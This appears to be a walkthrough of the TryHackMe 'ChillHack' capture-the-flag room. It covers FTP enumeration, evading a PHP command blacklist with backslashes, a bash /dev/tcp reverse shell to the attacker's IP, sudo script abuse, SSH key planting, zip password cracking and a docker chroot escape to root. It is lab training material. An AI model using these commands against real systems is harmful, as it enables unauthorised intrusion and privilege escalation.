
ChillHack


Link - https://tryhackme.com/room/chillhack

As the initial step, use the enumeration tool – **Nmap** to find the open ports and services on the machine.



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.110.95
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
| ssh-hostkey:
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
|   256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
|_  256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Game Info
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

The machine has the **FTP** port open which has **Anonymous** login allowed.




```
┌──(kali㉿kali)-[~/ChillHack]
└─$ ftp 10.10.158.199
Connected to 10.10.158.199.
220 (vsFTPd 3.0.3)
Name (10.10.158.199:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
226 Directory send OK.
ftp> mget note.txt
mget note.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (90 bytes).
226 Transfer complete.
90 bytes received in 0.00 secs (49.4045 kB/s)
ftp> exit
221 Goodbye.
```

Download the file **Note.txt** file from the ftp session to the local machine.


```
┌──(kali㉿kali)-[~/ChillHack]
└─$ cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```

The above note shows that there is some filtering been added while using the execute command on the webpage.

Id gives the below result -



Ls gives the below result



Hence upon various attempts and trials, the **"\"** symbol can be used to bypass the filtering system on the machine.



```
<?php
        if(isset($_POST['command']))
        {
                $cmd = $_POST['command'];
                $store = explode(" ",$cmd);
                $blacklist = array('nc', 'python', 'bash','php','perl','rm','cat','head','tail','python3','more','less','sh','ls');
                for($i=0; $i<count($store); $i++)
                {
                        for($j=0; $j<count($blacklist); $j++)
                        {
                                if($store[$i] == $blacklist[$j])
                {?>
                    <h1 style="color:red;">Are you a hacker?</h1>
                    <style>
                        body
                        {
```

The below snip shows that the web page uses **shell exec** to execute the commands.

```
                }
            }
?><h2 style="color:blue;"><?php echo shell_exec($cmd);?></h2>
    <style>
                        body
```

Hence use the below command in bash to get a reverse shell on the machine -

b\ash -c 'exec b\ash -i &>/dev/tcp/10.6.110.95/1356 <&1'



After some time, you will be able to see the reverse shell been created on our local machine.

```
┌──(kali㉿kali)-[~/ChillHack]
└─$ nc -lvnp 1356
listening on [any] 1356 ...
connect to [10.6.110.95] from (UNKNOWN) [10.10.158.199] 55208
bash: cannot set terminal process group (1198): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/secret$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/html/secret$
```

Check the id and sudo privileges of the current user. It seems that.**helpline.sh** can be run with sudo privileges and NO password.

Upon executing the bash script, it prompts for a command which can be used to exploit the script.


```
www-data@ubuntu:/home$ sudo -u apaar /home/apaar/.helpline.sh
sudo -u apaar /home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: test
test
Hello user! I am test,  Please enter your message: id
id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
Thank you for your precious time!
```

Use the command /bin/bash to get a bind shell as shown below.


```
www-data@ubuntu:/home$ sudo -u apaar /home/apaar/.helpline.sh
sudo -u apaar /home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: escalate
escalate
Hello user! I am escalate,  Please enter your message: /bin/bash
/bin/bash
/bin/bash
/bin/bash
id
id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
apaar@ubuntu:/home$ whoami
whoami
apaar
```

Once the bind shell has been created, stabilize the same using python.

Traverse through directories to locate the **user.txt** which has the user flag.



As we have access to the machine but fully controllable, Lets create a ssh key using the below command for the user **apaar.**



Once created, upload the public and private key for the user **apaar** to the reverse shell session.

Use **wget** tool to upload the files.

```
wget 10.6.110.95:80/apaar.pub
--2022-02-07 22:33:39--  http://10.6.110.95/apaar.pub
Connecting to 10.6.110.95:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 563 [application/vnd.exstream-package]
Saving to: 'apaar.pub'

apaar.pub           100%[===================>]     563  --.-KB/s    in 0s

2022-02-07 22:33:39 (70.6 MB/s) - 'apaar.pub' saved [563/563]

apaar@ubuntu:~$ wget 10.6.110.95:80/apaar
wget 10.6.110.95:80/apaar
--2022-02-07 22:33:49--  http://10.6.110.95/apaar
Connecting to 10.6.110.95:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2590 (2.5K) [application/octet-stream]
Saving to: 'apaar'

apaar               100%[===================>]   2.53K  --.-KB/s    in 0s

2022-02-07 22:33:49 (319 MB/s) - 'apaar' saved [2590/2590]
```

Once files are placed into the **.ssh** folder of the user profile.

```
┌──(kali㉿kali)-[~/ChillHack]
└─$ ssh -i apaar apaar@10.10.174.204
The authenticity of host '10.10.174.204 (10.10.174.204)' can't be established.
ED25519 key fingerprint is SHA256:mDI9eoI+sD1gmuE1Vl2iLvyVIopHnZlbAEFxr82BFwc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.174.204' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb  7 22:36:24 UTC 2022

  System load:  0.0               Processes:             106
  Usage of /:   24.8% of 18.57GB  Users logged in:       0
  Memory usage: 19%               IP address for eth0:   10.10.174.204
  Swap usage:   0%                IP address for docker0: 172.17.0.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
0 updates are security updates.


Last login: Sun Oct  4 14:05:57 2020 from 192.168.184.129
apaar@ubuntu:~$
```

Login to the ssh service with the above private key for the user apaar.

```
apaar@ubuntu:~/.ssh$ ls
ls
apaar  apaar.pub  authorized_keys
apaar@ubuntu:~/.ssh$ cat apaar.pub
cat apaar.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDUPtRh9+fKKtOgudnos9wdmTix3+fp+suwcfsdXW45AZiKzuMD95l6iN9scKA1zeLohcpdBTd3qkCgwoLdAbeO/mM734GFPFk9pd
PeVMrrkumSC1B/3kps3UIUpfa6mtDVZDeXPXL6WFePsJXQB7b2+KCi2bBiQVLWcozMeH2sNUO3WtoxsW+mHyMhwF3C0Tspfr3LQJyM0zycDbV1rgzZkvEd/bzYGGh27jfhHOSQ7oDD
HWKt74JzYt3999s7VC2QJjdnSN6wVSy4HcWaIGcKeBLCe8b+ALuYjHTEe+bWpI5wHzlUsiAIKdkx59F50KLfgB/92dfGlqAxMK+AThLrcvG9BPSF6kDRP/yEKrNKnlIkVfBjG9wq3o
XUQKlDH4JO9GyyVq2VHGTKm6P8GY+fgtnHO9ZyddVwPye1EfeprIIvdJZijPgzubYbos2aJ4HPstJhjlJKx3+kDKcYbR4HJbjT8V1kW33izbhvA2ivivPXTkD09Y1qRwah3dQwsdc=
 kali@kali
apaar@ubuntu:~/.ssh$ cat apaar.pub > authorized_keys
cat apaar.pub > authorized_keys
apaar@ubuntu:~/.ssh$
```

Traversing into the directories of the user apaar, we find a php file name -index.php which seems to expose few credentials.

```
if(isset($_POST['submit']))
{
        $username = $_POST['username'];
        $password = $_POST['password'];
        ob_start();
        session_start();
        try
        {
                $con = new PDO("mysql:                                  ","root","                );
                $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
        }
```

The **index.php** also says that after successful login, the page is redirected to **hacker.php.**

```
require_once("account.php");
$account = new Account($con);
$success = $account->login($username,$password);
if($success)
{
        header("Location: hacker.php");
}
```

Hence, checking the contents of **hacker.php**,

```
</style>
<center>
        <img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
        <h1 style="background-color:red;">You have reached this far. </h2>
        <h1 style="background-color:black;">Look in the dark! You will find your answer</h1>
</center>
</head>
</html>
```

The source code shows that it has a jpg file which needs to be investigated further to get the flag, hence downloading the file to the local machine and then inspect with the help of **steghide** tool.

But seems its difficult to transfer data using python and wget to the local server.


```
apaar@ubuntu:/var/www/files/images$ python3 -m http.server 80
Traceback (most recent call last):
  File "/usr/lib/python3.6/runpy.py", line 193, in _run_module_as_main
    "__main__", mod_spec)
  File "/usr/lib/python3.6/runpy.py", line 85, in _run_code
    exec(code, run_globals)
  File "/usr/lib/python3.6/http/server.py", line 1211, in <module>
    test(HandlerClass=handler_class, port=args.port, bind=args.bind)
  File "/usr/lib/python3.6/http/server.py", line 1185, in test
    with ServerClass(server_address, HandlerClass) as httpd:
  File "/usr/lib/python3.6/socketserver.py", line 456, in __init__
    self.server_bind()
  File "/usr/lib/python3.6/http/server.py", line 136, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.6/socketserver.py", line 470, in server_bind
    self.socket.bind(self.server_address)
PermissionError: [Errno 13] Permission denied
```

Let us try port forwarding since there are ports running on the machine as checked in the linpeas.sh script results –


```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:9001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Command – ssh -i apaar apaar@10.10.174.204 -L 9001:127.0.0.1:9001


```
┌──(kali㉿kali)-[~/ChillHack]
└─$ ssh -i apaar apaar@10.10.174.204 -L 9001:127.0.0.1:9001
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb  7 23:02:20 UTC 2022

  System load:  0.0               Processes:             106
  Usage of /:   24.8% of 18.57GB  Users logged in:       1
  Memory usage: 28%               IP address for eth0:   10.10.174.204
  Swap usage:   0%                IP address for docker0: 172.17.0.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Feb  7 22:36:27 2022 from 10.6.110.95
apaar@ubuntu:~$
```



Now we can try the wget tool to download the file from the hosted page – http://127.0.0.1



Found a file name – backup.zip



Unzip the file using the Fcrackzip tool -

```
┌──(kali㉿kali)-[~/ChillHack]
└─$ fcrackzip -u -D -p '/home/kali/Downloads/rockyou.txt' backup.zip

PASSWORD FOUND!!!!: pw == pass1word
```

Unzip the file using the above password.

```
┌──(kali㉿kali)-[~/ChillHack]
└─$ cat source_code.php
<html>
<head>
        Admin Portal
</head>
        <title> Site Under Development ... </title>
        <body>
                <form method="POST">
                        Username: <input type="text" name="name" placeholder="username"><br><br>
                        Email: <input type="email" name="email" placeholder="email"><br><br>
                        Password: <input type="password" name="password" placeholder="password">
                        <input type="submit" name="submit" value="Submit">
                </form>
<?php
        if(isset($_POST['submit']))
        {
                $email = $_POST["email"];
                $password = $_POST["password"];
                if(base64_encode($password) == "[redacted]")
                {
```

Decode the above found base64 code and find the password for the user Anurodh

DECODE Decodes your data into the area below.

[redacted]d

Using the above derived password, log in to Anurodh's account via SSH

```
anurodh@ubuntu:~$ id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
anurodh@ubuntu:~$
```

Since the user has access to run docker files, checked GTFObins for exploits related with docker.

```
anurodh@ubuntu:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
```

Followed the instructions on the GTFOBins for the exploit and got the root session.

```
# cat proof.txt

                                {ROOT-FLAG: [redacted]}


Congratulations! You have successfully completed the challenge.

                                  Designed By
                                 | Anurodh Acharya |

                            Let me know if you liked it.

Twitter
        - @acharya_anurodh
Linkedin
        - www.linkedin.com/in/anurodh-acharya-b1937116a
```